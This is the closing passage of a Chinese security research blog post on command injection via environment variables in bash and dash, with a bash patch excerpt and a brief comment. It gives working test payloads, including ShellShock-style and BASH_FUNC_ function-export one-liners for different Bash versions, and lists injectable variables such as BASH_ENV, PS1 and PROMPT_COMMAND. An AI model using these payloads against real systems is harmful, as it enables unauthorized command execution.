 static char **make_var_export_array __P((VAR_CONTEXT *));
 static char **make_func_export_array __P((void));
@@ -301,6 +301,14 @@
 #endif
 }

+/* Prefix and suffix for environment variable names which contain
+   shell functions. */
+#define FUNCDEF_PREFIX "BASH_FUNC_"
+#define FUNCDEF_PREFIX_LEN (strlen (FUNCDEF_PREFIX))
+#define FUNCDEF_SUFFIX "()"
+#define FUNCDEF_SUFFIX_LEN (strlen (FUNCDEF_SUFFIX))
+
+
```

可见，在这个补丁里也引入了`FUNCDEF_PREFIX`和`FUNCDEF_SUFFIX`，只不过和4.4以下的有一处差异：**Bash 4.4下`FUNCDEF_SUFFIX`等于`%%`，而这个4.2的补丁中`FUNCDEF_SUFFIX`等于`()`。**

这也我在CentOS 7下没有测试成功的原因，因为我设置的环境变量名不对。

所以，我修改了环境变量名重新测试，在CentOS 7下也能成功复现了：

```
env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"
```

```
[root@ce944fc560a2 SOURCES]# env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"
uid=0(root) gid=0(root) groups=0(root)
```

所以，之后我们遇到环境变量注入，可以进行下列三种测试：

- Bash没有修复ShellShock漏洞：直接使用ShellShock的POC进行测试，例如`TEST=() { :; }; id;`
- Bash 4.4以前：`env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"`
- Bash 4.4及以上：`env $'BASH_FUNC_echo%%=() { id; }' bash -c 'echo hello'`

在CentOS系系统下完美解决本文开头提到的问题，通杀所有Bash。

#0x0B 总结

本文完整地讲述了我是如何研究环境变量注入导致的安全问题。

经过阅读dash和bash的代码，我发现了这样一些可以导致命令注入的环境变量：

- `BASH_ENV`：可以在`bash -c`的时候注入任意命令
- `ENV`：可以在`sh -i -c`的时候注入任意命令
- `PS1`：可以在`sh`或`bash`交互式环境下执行任意命令
- `PROMPT_COMMAND`：可以在`bash`交互式环境下执行任意命令
- `BASH_FUNC_xxx%%`：可以在`bash -c`或`sh -c`的时候执行任意命令

利用最后一个trick，我成功在CentOS下解决了本文开头提出的问题。

不过，C语言并不是我的专长，bash的逻辑也比我阅读代码前想的复杂很多，我预感dash和bash中绝对不止上述这些执行命令的方法，只不过我暂时只能发现了这些了。

最后吐槽一下dash的代码质量，看的我真的想吐，集成了下面三个我最痛恨的C语言特性：

- goto
- 宏
- 全局变量

希望有朝一日dash能被重构吧。

评论

晓 晓川 2022-03-01 10:23:34

👍

请先登录

你需要先登录后才能发表评论。